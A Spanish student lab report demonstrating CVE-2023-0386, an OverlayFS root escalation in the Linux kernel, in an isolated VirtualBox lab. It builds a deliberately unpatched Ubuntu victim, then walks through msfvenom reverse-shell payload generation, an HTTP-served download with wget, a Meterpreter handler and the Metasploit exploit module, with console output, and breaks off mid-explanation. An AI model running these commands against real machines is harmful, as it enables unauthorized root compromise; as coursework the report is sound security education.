SEGURIDAD EN SISTEMAS INFORMÁTICOS
2025/2026

PoC
CVE-2023-0386

Laura Díaz Mondéjar

Índice

1. Elección de la vulnerabilidad

El CVE que he seleccionado es el CVE-2023-0386 (OverlayFS LPE), una vulnerabilidad de escalado local de privilegios en el kernel de Linux.

Motivos de la elección

Un objetivo clásico en una práctica de seguridad es conseguir root, ya que nos permite demostrar el impacto que supone un ataque en la confidencialidad e integridad del sistema.

Esta vulnerabilidad afectó a kernels usados en distribuciones de soporte a largo plazo, como Ubuntu 22.04. Hay un módulo público en Metasploit que facilita su uso en entornos controlados.

2. Descripción de la vulnerabilidad

El componente afectado es el subsistema OverlayFS del kernel, el cual es el que se encarga de la superposición de un sistema de archivos (una capa superior) sobre otro (una capa inferior), creándose así una vista unificada de ambos donde las modificaciones se escriben en la capa superior sin afectar a la inferior (permanece de solo lectura).

Un mount es un mecanismo de aislamiento del kernel que permiten a procesos no root crear contextos de montaje o ejecutar operaciones con distintas vistas en el espacio de ficheros.

El fallo viene de un error en la gestión de la operación copy-up de OverlayFS y en cómo se manejan algunas transferencias de atributos entre mounts. Durante la secuencia, algunas combinaciones de flags y estados pueden hacer que un fichero copiado mantenga atributos que permiten ejecución privilegiada sin las comprobaciones correctas o que una ruta de montaje quede en un estado intermedio que permita sobrescribir contenido privilegiado desde un contexto no privilegiado. Esto permite que un usuario local pueda ejecutar un fichero con privilegios, resultando en un escalado a root.

Un atacante puede forzar la colocación o ejecución de un binario con atributos que el kernel trata de forma insegura, permitiendo así el escalado de privilegios.

Riesgo real e impacto organizacional

Tiene impacto en los servidores multiusuario ya que compromete toda la máquina y los servicios que se ejecutan en ella.

La superficie de explotación está limitada porque requiere acceso local, pero cuando hay vectores que permiten la ejecución local el riesgo es alto.

3. Productos afectados

CVE-2023-0386 es un fallo en el kernel de Linux, por lo que afecta a cualquier producto que use una versión de kernel incluida en el rango de versiones entre 5.11 y 5.15.91 y entre 5.16 y 6.1.9.

Entre las distribuciones Ubuntu afectadas encontramos Ubuntu 22.04 LTS, Ubuntu 20.04 LTS y Ubuntu 18.04 LTS con kernels en el rango vulnerable. También afecta a la versión 10.0 de Debian.

También son vulnerables los proveedores cloud que incluyen Linux kernel vulnerable.

4. Configuración de la máquina víctima


Para llevar a cabo este PoC, he configurado como víctima una máquina Ubuntu 22.04 con una versión de kernel 5.15.0-0515000-generic. A continuación, detallo todos los pasos que he realizado para tenerla a punto.

Instalación base de Ubuntu 22.04


Lo primero que hice fue descargar la imagen ISO ubuntu-22.04.1-desktop-amd64.iso:


https://old-releases.ubuntu.com/releases/22.04.1/ubuntu-22.04.1-desktop-amd64.iso

Una vez la tuve descargada, abrí Oracle VirtualBox y me dirigí a crear una nueva máquina con las siguientes configuraciones:




Desactivé la opción “Proceed with Unatteded Installation” para poder configurar yo misma los ajustes de la máquina al arrancarla.





En la última captura de pantalla, en mi caso sale en rojo porque ya la tengo creada.

A continuación, configuré los ajustes de red de la máquina añadiendola a la red NAT Red_SSI que hemos utilizado en el laboratorio.



Cuando arrancamos la máquina por primera vez nos encontramos con el asistente de instalación. Entre las opciones, yo seleccioné la instalación mínima y desactivé la opción “Download updates while installing Ubuntu" que venía seleccionada.

El usuario que creé se llama “victima” con contraseña “victima”.

Al terminar la instalación, se nos abrirá el Escritorio. Lo primero que debemos hacer antes de continuar es comprobar el kernel que tenemos en Ubuntu. Esto lo haremos mediante el comando ***“uname -r”*** en la terminal:

Como se puede ver, a mí de primeras me aparecía una versión de kernel que no está en el rango vulnerable, entonces lo siguiente que haremos será instalar uno que sí esté en él.

Instalación de kernel vulnerable

En mi caso, el kernel dentro del rango afectado que decidí instalar es la versión 5.15.0:

https://kernel.ubuntu.com/mainline/v5.15/

Del anterior enlace descargué los siguientes .deb:

- amd64/linux-headers-5.15.0-051500-generic_5.15.0-051500.202110312130_amd64.deb
- amd64/linux-headers-5.15.0-051500_5.15.0-051500.202110312130_all.deb
- amd64/linux-image-unsigned-5.15.0-051500-generic_5.15.0-051500.202110312130_amd64.deb

- amd64/linux-modules-5.15.0-051500-generic_5.15.0-051500.202110312130_amd64.deb

Una vez descargados, abrimos la terminal y nos situamos en el directorio en el que hemos guardado los .deb y ejecutamos el comando ***"sudo dpkg –i *.deb"***.

En este punto a mí me apareció un error porque no tenía instalado libssl1.1, lo solucioné con los siguientes dos comandos:


wget http://archive.ubuntu.com/ubuntu/pool/main/o/openssl/libssl1.1_1.1.0g-2ubuntu4_amd64.deb

sudo dpkg -i libssl1.1_1.1.0g-2ubuntu4_amd64.deb


Si sale algún mensaje de que hay paquetes que se pueden arreglar, ejecutar ***"sudo apt –fix-broken install"***.


Volvemos a ejecutar ***"sudo dpkg –i *.deb"*** y ya no debería haber ningún error.

Después, es necesario que actualicemos GRUB, lo haremos mediante el comando ***"sudo update-grub"***.



En este punto, ya tendremos todo listo para abrir nuestro kernel vulnerable. Pondremos el comando ***"sudo reboot"***. Tras esto, se reiniciará la máquina virtual y tendremos que pulsar repetidamente la tecla "Esc" para entrar en el menú de GRUB y seleccionar el kernel que hemos instalado.





Después, desactivé las actualizaciones automáticas para mantener el estado vulnerable con el siguiente comando:

sudo systemctl disable --now apt-daily.service apt-daily.timer apt-daily-upgrade.timer

Instalación de herramientas básicas y necesarias

Antes de lanzar el ataque, es necesario tener algunos paquetes instalados. Ejecuté para ello el siguiente comando:

sudo apt install -y build-essential git wget ca-certificates python3 curl pkg-config

Durante el ataque me daba un error porque el código que el CVE ejecuta en la víctima requiere de headers de FUSE. Para asegurar la compilación, instalé las librerías de desarrollo de FUSE con el siguiente comando:

sudo apt install -y libfuse-dev libfuse3-dev libfuse2

Tras esto último ya tenemos la víctima preparada.

5. Configuración de la máquina atacante


El atacante utilizado para este PoC es la máquina Kali empleada en el L1. La única modificación que necesité realizar fue actualizar Metasploit, ya que cuando busqué el módulo CVE-2023-0386 en Metasploit framework me encontré con que este no estaba disponible.

Los comandos empleados fueron los siguientes:

sudo apt update

sudo apt install --only-upgrade metasploit-framework -y

Tras esto, volví a abrir Metasploit framework mediante ***"msfconsole"*** y busqué de nuevo el CVE mediante ***"search cve_2023_0386"*** para comprobar que ya estaba disponible:



Con esto ya tendremos la máquina atacante a punto para realizar el ataque.

6. Realización del ataque

Generación del payload en Kali (atacante)

El primer paso que realicé fue generar un payload de tipo Meterpreter utilizando la herramienta msfvenom para obtener una shell reversa en la víctima. Para ello, configuré la IP y el puerto en los que el atacante estará esperando la conexión de la víctima.

En la terminal de la máquina atacante escribí los siguientes comandos:

LHOST=<IP atacante>

LPORT=4444 (puerto para la comunicación inversa)

msfvenom –p linux/x64/meterpreter/reverse_tcp LHOST=$LHOST LPORT=$LPORT –f elf > /tmp/shell.elf

ELF se refiere al formato del archivo binario de payload, ya que es compatible con sistemas Linux.


```
┌──(kali㉿kali)-[~]
└─$ LHOST=10.0.2.4
┌──(kali㉿kali)-[~]
└─$ LPORT=4444
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=$LHO
ST LPORT=$LPORT -f elf > /tmp/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform
::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Handler en Metasploit

Una vez tuve el payload preparado, era el momento de configurar un handler que pudiese escuchar la conexión entrante en la víctima cuando ésta ejecutase el payload y gestionar la shell reversa.

Un handler es un tipo de módulo de explotación que está diseñado para manejar las conexiones de retorno de un payload, permitiendo que el atacante interactúe con la víctima.

Abrí una nueva terminal de Kali en la que inicié Metasploit Framework mediante el comando ***msfconsole***.



Para indicarle a Metasploit que quería usar un handler que pudiese manejar conexiones de diferentes tipos de payloads (la opción más flexible), puse el siguiente comando:

use exploit/multi/handler

multi/handler es un módulo general de Metasploit para gestionar conexiones reversas de cualquier payload. Simplemente espera a que una víctima haga la conexión y ofrece un canal de interacción.

Lo siguiente que hice fue configurar los parámetros. Para establecer el payload como una shell reversa de Meterpreter para sistemas Linux de 64 bits escribí: ***set PAYLOAD linux/x64/meterpreter/reverse_tcp***. También necesité configurar la IP y el puerto en el que el atacante estaría escuchando:

set LHOST <IP atacante>

set LPORT 4444

Además, para evitar que Metasploit cerrase automáticamente la sesión una vez que la víctima se conectase empleé el comando ***set ExitOnSession false***.

Con todo lo anterior listo, ejecuté el handler mediante ***exploit –j –z***. -j ejecuta el exploit en background para que el handler no bloquee la consola y –z indica a Metasploit que no termine el proceso del handler cuando se abra una sesión.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD linux/x64/meterpret
er/reverse_tcp
PAYLOAD ⇒ linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.4:4444
```

Servir y ejecutar payload

A continuación, regresé a la terminal de Kali donde había generado el payload para servirlo de forma que la víctima lo pudiera descargar. Para ello, navegué al directorio /tmp y levanté un servidor HTTP con el comando ***python3 –m http.server 8000 &***.

De esta manera, la victima podía descargar el payload desde http://<IP_atacante>:8000/shell.elf

```
┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 8000 &
[1] 4552
┌──(kali㉿kali)-[/tmp]
└─$ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...
10.0.2.6 - - [02/Nov/2025 09:11:29] "GET /shell.elf HTTP/1.1
```

Una vez hecho esto, me dirigí a la máquina víctima (Ubuntu) y abrí una terminal y me dirigí al directorio /tmp. Utilicé el comando ***wget*** para descargar el payload del atacante.

```
victima@victima-VirtualBox:/tmp$ wget http://10.0.2.4:8000/shell.elf -O /tmp/sh
ell.elf
--2025-11-02 15:11:31--  http://10.0.2.4:8000/shell.elf
Connecting to 10.0.2.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: '/tmp/shell.elf'

/tmp/shell.elf      100%[===================>]     250  --.-KB/s    in 0s

2025-11-02 15:11:31 (556 KB/s) - '/tmp/shell.elf' saved [250/250]
```

En la terminal de Kali pude comprobar que se había detectado la petición GET:

```
┌──(kali㉿kali)-[/tmp]
└─$ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...
10.0.2.6 - - [02/Nov/2025 09:11:29] "GET /shell.elf HTTP/1.1
```

Añadí permisos de ejecución al binario en la víctima y lo ejecuté.

```
victima@victima-VirtualBox:/tmp$ chmod +x /tmp/shell.elf
victima@victima-VirtualBox:/tmp$ ./shell.elf
```

Cuando la víctima ejecutó el payload, Metasploit en el atacante detectó la conexión y creó una sesión de Meterpreter.

```
[*] Started reverse TCP handler on 10.0.2.4:4444
msf exploit(multi/handler) > [*] Sending stage (3090404 byte
s) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.6:
52870) at 2025-11-02 09:11:58 -0500
```

Mediante el comando ***sessions –l*** pude comprobar que se había abierto la sesión como víctima. Ésta será la sesión que utilizaremos para explotar la vulnerabilidad.

```
sessions -l

Active sessions
===============

  Id  Name  Type                  Information     Connection
  --  ----  ----                  -----------     ----------
  1         meterpreter x64/linux  victima @ 10.0.2.6  10.0.2.4:4444 → 10.0.2.6:52870 (10.0.2.6)
```

Como podemos ver en la imagen anterior, la sesión creada corresponde con el Id 1. A continuación, probé a entrar en esta sesión con ***sessions –i 1***. Una vez dentro, al ejecutar ***getuid*** vemos que me devolvió que el nombre del usuario era “victima”. Para seguir con el proceso, hice ***background*** de la sesión.

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: victima
meterpreter > background
[*] Backgrounding session 1...
```

Ejecución del módulo CVE-2023-0386

Para acceder al módulo del CVE, puse el comando ***use exploit/linux/local/cve_2023_0386_overlayfd_priv_esc***, ruta la cuál obtuve al hacer ***search CVE_2023_0386*** (como mostré en la página 7 de este documento).

Los parámetros que establecí son los siguientes:

- ***set SESSION <Id sesión>***: puse el identificador de sesión que obtuve tras hacer el exploit de multi/handler, en mi caso el 1.
- ***set LHOST <IP atacante>***
- ***set VERBOSE true***: para mostrar detalles del proceso.

```
msf exploit(multi/handler) > use exploit/linux/local/cve_202
3_0386_overlayfs_priv_esc
[*] Using configured payload linux/x64/meterpreter_reverse_t
cp
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > set SESSION 1
SESSION ⇒ 1
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > set VERBOSE true
VERBOSE ⇒ true
```

Mediante ***check***, comprobé que la máquina víctima objetivo era vulnerable. Me aparecía un mensaje de error, pero que no tenía relevancia para el exploit.Una vez comprobada la víctima, hice ***exploit***.

```
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > check
[-] Failed to open file: /proc/sys/kernel/unprivileged_usern
s_clone: core_channel_open: Operation failed: 1
[+] Unprivileged user namespaces are permitted
[*] The target appears to be vulnerable. Linux kernel versio
n found: 5.15.0
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > exploit
```

Se abrió una nueva sesión con Id 2 como podemos ver en la siguiente imagen:

```
[+] Unprivileged user namespaces are permitted
[+] The target appears to be vulnerable. Linux kernel versio
n found: 5.15.0
[*] Creating directory /tmp/.Vv3vcWsOKW
[*] /tmp/.Vv3vcWsOKW created
[*] Live compiling exploit on system ...
[*] Writing '/tmp/.Vv3vcWsOKW/.qMZgUEbMJT' (1121480 bytes) .
..
[*] Launching exploit ...
[*] Running: /tmp/.Vv3vcWsOKW/.wpgRrS48S /tmp/.Vv3vcWsOKW/.q
MZgUEbMJT /tmp/.Vv3vcWsOKW/.hE7×57QI
[*] Sending stage (3090404 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.4:4444 → 10.0.2.6:
52872) at 2025-11-02 09:17:27 -0500
```

Después de que se indique que se ha abierto la sesión 2, aparecen una gran cantidad de mensajes generados por los callbacks del sistema de archivos FUSE. Este exploit monta dinámicamente un FUSE malicioso para desencadenar la condición de carrera en OverlayFS que permite la escalada de privilegios. Como Metasploit no filtra la salida estándar del proceso que ejecuta el exploit, todas las operaciones de FUSE (como getattr_callback, open_callback, read_callback) se muestran en la consola inmediatamente después de abrirse la sesión Meterpreter.

Este flujo de mensajes no indica un fallo del exploit, sino que es parte del funcionamiento interno del mismo:

```
